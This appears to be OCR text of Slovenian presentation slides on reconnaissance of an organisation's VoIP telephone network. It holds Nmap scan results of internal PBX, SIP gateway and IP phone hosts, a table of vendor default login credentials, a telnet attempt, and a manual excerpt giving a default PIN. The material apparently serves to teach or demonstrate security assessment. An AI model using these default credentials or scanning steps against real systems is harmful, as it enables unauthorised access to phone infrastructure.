


Pregled telefonskega omrežja

Tiptel Innovaphone PBX:


Nmap scan report for 10.254.60.9
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
389/tcp open ldap
2049/tcp open nfs
MAC Address: 00:90:33:04:1E:D9 (Innovaphone AG)


Vstop v napravo



Vstop v napravo


Google: “Tiptel Innovaphone 21”





Infosmart	SOHO router		HTTP	admin	0
Innovaphone	IP20		Multi	admin	ipP20
Innovaphone	IP3000		Multi	admin	ip3000
Innovaphone	IP400		Multi	admin	ip400
Integral Technologies	RemoteView	4	Console	Administrator	letmein
Integrated Networks	IP Phone	IN1002	HTTP	Administrator	19750407

Vstop v napravo



Pregled telefonskega omrežja

SIP prehod (morda celo SIP proxy):

Starting Nmap 5.21 (http://nmap.org) at 2010-11-30 10:03 CET
Nmap scan report for 10.254.255.231
Host is up (0.0030s latency).
Not shown: 764 filtered ports, 233 closed ports
PORT STATE SERVICE
1720/tcp open H.323/Q.931
5060/tcp open sip
20005/tcp open btx

> telnet 10.254.60.9 2049
Trying 10.254.60.9...
Connected to 10.254.60.9.
Escape character is '^]'.
user:
password:

Pregled telefonskega omrežja


IP telefoni:


Nmap scan report for 10.254.60.8
Host is up (0.00087s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:07:3B:E1:DF:82 (Tenovis GmbH & Co KG)

Nmap scan report for 10.254.60.43
Host is up (0.00070s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:04:0D:F5:09:6A (Avaya)

Skeniranje je pokazalo, da je v omrežje vključeno 26 telefonov Avaya in 3 telefoni Tenovis GmbH & Co KG (podjetje, ki se je leta 2004 pripojilo k Avayi).


Pregled telefonskega omrežja





Na telefonih teče spletni strežnik...

Vstop v telefon



6xx_IE.book

Pogled Pojdi Pomoč

Naslednja 62 (62 od 175) 85%

onventions 62
rsion an... 62
Software 63
unication 66
68
69
ebTermi... 69
Change... 69
Window 70

Scroll to the

1 ... 9 Enter a new PIN.

Scroll to the `Password repeat` menu item.


1 ... 9 Re-enter PIN.

Press the "Save" softkey. This saves the new setting.

Note:

In order to save a change in the 802.1X credentials, you must always
password at the same time. However, the new password must not be i
one. The default password is "0000".

Pregled telefonskega omrežja




Pregled telefonskega omrežja

